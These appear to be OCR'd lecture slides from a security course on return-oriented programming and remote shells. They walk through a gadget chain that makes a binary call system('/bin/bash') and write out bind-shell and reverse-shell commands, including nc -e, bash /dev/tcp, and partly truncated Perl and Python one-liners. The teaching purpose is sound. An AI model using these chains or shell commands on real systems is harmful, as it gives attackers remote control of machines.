
```
alex@demobox:~$ ROPgadget --binary qotd > gadgets.txt
alex@demobox:~$ wc -l gadgets.txt
33393
```



Return-Oriented Programming

We start by looking for gadgets:

```
alex@demobox:~$ ROPgadget --binary qotd > gadgets.txt
alex@demobox:~$ wc -l gadgets.txt
33393
```



Return-Oriented Programming

Gadgets are nice in theory… but in practice, there are very few “easy” commands to use!

0x0807a567 : push ebp ; les eax, ptr [eax] ; jmp 0x807a4f0
0x080ad1cb : push ebp ; les ecx, ptr [ecx - 0x27ba77f5] ; jmp 0x80acb9d
0x08058ebb : push ebp ; loopne 0x8058e47 ; push ss ; and dh, 0x80 ; jne 0x8058e92 ; jmp 0x8058e6a
0x080a3a30 : push ebp ; mov ah, 0x29 ; retf
0x0808dcae : push ebp ; mov ah, 0x85 ; leave ; jne 0x808dcc5 ; jmp 0x808dcd1
0x0808f250 : push ebp ; mov ah, 0x89 ; or al, 0x82 ; jmp 0x808e7c5
0x0808d391 : push ebp ; mov ah, 0x89 ; ret 0xe283
0x080a3a13 : push ebp ; mov ah, 0x89 ; retf 0xd989
0x0807e7e2 : push ebp ; mov al, 0x8b ; inc ebp ; mov eax, 0x4e0fc239 ; ret 0x4589

Return-Oriented Programming

What *can* we do to find our place on the stack?

Return-Oriented Programming

What *can* we do to find our place on the stack?

There are just two commands that move %esp, and only one ends in a control redirect we can use:

```
mov %esp %eax ; cld ; call 0x18(eax)
```

```
mov %esp %ebp ; push %edi ; push %esi ; push %ebx ; call 0x8049c30
```

Return-Oriented Programming

What *can* we do to find our place on the stack?

There are 18 %esp address loads, each with different locations, side effects, and ending calls:

```
lea 0x34(%esp) %eax ; push eax ; push 0x8(%ebp) ; call esi
lea 0x40(%esp) %eax ; push eax ; push %ebp ; call esi
lea 0xc(%esp) %ebp ; push ebp ; push ebx ; call eax
lea 0x34(%esp) %eax ; push eax ; push 0x8(%ebp) ; call esi
```

Return-Oriented Programming

What *can* we do to find our place on the stack?

There are a few places where we can push %esp to the stack, but messing with the stack causes issues:

```
push esp ; ret // Will use %esp as the return address
push esp ; add esp, 8 ; ret // Jumps around the stack
```

Return-Oriented Programming

Takeaway: This can be a *very complex problem* with many options and a difficult answer!

Return-Oriented Programming

Takeaway: This can be a *very complex problem* with many options and a difficult answer!

Can tools help with this?

Return-Oriented Programming

Tools kind of help… but they are not very good at it

```
alex@demobox:~$ ROPgadget --binary qotd --ropchain
ROP chain generation
===========================================================

- Step 1 -- Write-what-where gadgets

    [+] Gadget found: 0x80603c2 mov dword ptr [edx], eax ; ret
    [+] Gadget found: 0x805f689 pop edx ; pop ebx ; ret
    [+] Gadget found: 0x80b2cea pop eax ; ret
    [+] Gadget found: 0x804fe20 xor eax, eax ; ret

    ... truncated ...

    [-] Can't find the 'pop ecx' instruction
```

Return-Oriented Programming

Here is one working example:

```
00. 0x080b2cea // pop eax ; ret
04. 0x080b2cea // pop eax ; ret
08. 0x080ae73e // pop ebx ; ret
12. 0x0804a0b4 // call system
16. 0x0809b0b6 // lea 0xc(%esp) %ebp ; push ebp ; push ebx ; call eax
20. 0x42424242
24. 0x42424242
28. 0x42424242
32. 0x2F62696E // '/bin/bash' string
36. 0x2F626173
40. 0x6800
```

Return-Oriented Programming

Return 1 (00): Pop a gadget's address into %eax


ESP

```
00. 0x080b2cea // pop eax ; ret
04. 0x080b2cea // pop eax ; ret
08. 0x080ae73e // pop ebx ; ret
12. 0x0804a0b4 // call system
16. 0x0809b0b6 // lea 0xc(%esp) %ebp ; push ebp ; push ebx ; call eax
20. 0x42424242
24. 0x42424242
28. 0x42424242
32. 0x2F62696E // '/bin/bash' string
36. 0x2F626173
40. 0x6800
```

Current instruction: ret

Return-Oriented Programming

Return 1 (00): Pop a gadget's address into %eax



%eax: 0x080b2cea (address of pop eax ; ret)

Current instruction: pop eax ; ret

Return-Oriented Programming

Return 2 (08): Pop *system*'s address into %ebx


```
00. 0x080b2cea // pop eax ; ret
04. 0x080b2cea // pop eax ; ret
08. 0x080ae73e // pop ebx ; ret
12. 0x0804a0b4 // call system
16. 0x0809b0b6 // lea 0xc(%esp) %ebp ; push ebp ; push ebx ; call eax
20. 0x42424242
24. 0x42424242
28. 0x42424242
32. 0x2F62696E // '/bin/bash' string
36. 0x2F626173
40. 0x6800
```

ESP

1

2


%ebx: 0x0804a0b4 (address of system)

%eax: 0x080b2cea (address of pop eax ; ret)

Current instruction: pop ebx ; ret

Return-Oriented Programming

Return 3: Push a pointer to the command string to the stack, then the address of *system*



%ebx: 0x0804a0b4 (address of system)

%eax: 0x080b2cea (address of pop eax ; ret)

Current instruction: lea 0xc(%esp) %ebp ; push ebp ; push ebx ; call eax

Return-Oriented Programming

Return 4: Pop the junk address from the last step


```
00. 0x080b2cea // pop eax ; ret
04. 0x???????? // junk
08. 0x0804a0b4 // call system
12. 0x???????? // pointer to command string
16. 0x0809b0b6 // lea 0xc(%esp) %ebp ; push ebp ; push ebx ; call eax
20. 0x42424242
24. 0x42424242
28. 0x42424242
32. 0x2F62696E // '/bin/bash' string
36. 0x2F626173
40. 0x6800
```

ESP

1 2 3 4

%ebx: 0x0804a0b4 (address of system)

%eax: 0x080b2cea (address of pop eax ; ret)

Current instruction: pop eax ; ret

Return-Oriented Programming

Return 5: Call system

ESP

```
00. 0x080b2cea // pop eax ; ret
04. 0x???????? // junk
08. 0x0804a0b4 // call system
12. 0x???????? // pointer to command string
16. 0x0809b0b6 // lea 0xc(%esp) %ebp ; push ebp ; push ebx ; call eax
20. 0x42424242
24. 0x42424242
28. 0x42424242
32. 0x2F62696E // '/bin/bash' string
36. 0x2F626173
40. 0x6800
```

1 2 3 4

%ebx: 0x0804a0b4 (address of system)

%eax: 0x080b2cea (address of pop eax ; ret)

Current instruction: call system

Return-Oriented Programming

Return 5: Call system

ESP

8 bytes!

```
00. 0x080b2cea // pop eax ; ret
04. 0x???????? // junk
08. 0x0804a0b4 // call system
12. 0x???????? // pointer to command string
16. 0x0809b0b6 // lea 0xc(%esp) %ebp ; push ebp ; push ebx ; call eax
20. 0x42424242
24. 0x42424242
28. 0x42424242
32. 0x2F62696E // '/bin/bash' string
36. 0x2F626173
40. 0x6800
```

1 2 3 4


%ebx: 0x0804a0b4 (address of system)

%eax: 0x080b2cea (address of pop eax ; ret)

Current instruction: call system

Return-Oriented Programming

Are there nicer answers? Almost certainly!
But the main takeaway is the complexity required.



Recap

Return Oriented Programming

Cons (for defenders):

- Can bypass both stack randomization and non-executable stacks

Pros (for defenders):

- Requires the attacker to have a copy of the binary
- Often very difficult to execute

Shells

Q: In a real attack, the shellcode is rarely just '/bin/sh'.

Why not?

Shells

Q: In a real attack, the shellcode is rarely just '/bin/sh'.


Why not?

A: Most real attacks are carried out over a network, so there is no way to access a local shell!

Shells

Instead, shellcode often contains:


1. **Bind shells**: Shells which listen for commands on a specific port




Shells

Instead, shellcode often contains:

1. **Bind shells**: Shells which listen for commands on a specific port




2. **Reverse shells**: Shells which connect to a hardcoded port on a remote server, then wait for commands



Shells

Reverse shells are more common, as most firewalls allow all outgoing traffic (responses to that traffic)!



Shells

Local shell (listens for commands from stdin):

```
/bin/bash
```

Bind shell (listens for commands on port 1234):


```
nc 0.0.0.0 1234 -e /bin/bash
```

Reverse shell (connects to 1.2.3.4:1234 for commands):

```
bash -i >& /dev/tcp/1.2.3.4/1234 0>&1
```

Shells

In fact, a reverse shell can be written fairly briefly in most languages…



Reverse Shell Cheat Sheet

Summary

Perl

```
perl -e 'use Socket;$i="10.0.0.1";$p=4242;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,ine

perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"10.0.0.1:4242");STDIN->fdopen($c,r);$~->fdopen($c,w);syst


NOTE: Windows only
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"10.0.0.1:4242");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
```

Python


Linux only

IPv4

```
export RHOST="10.0.0.1";export RPORT=4242;python -c 'import socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int
```

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md

Shells



https://www.revshells.com/

Demo:
Reverse Shell

Recap

Bind shells: Binds to a port and listens for commands
Reverse shell: Makes a connection and listens for commands

Fin

Tomorrow: Incident Response
Next week: Blockchain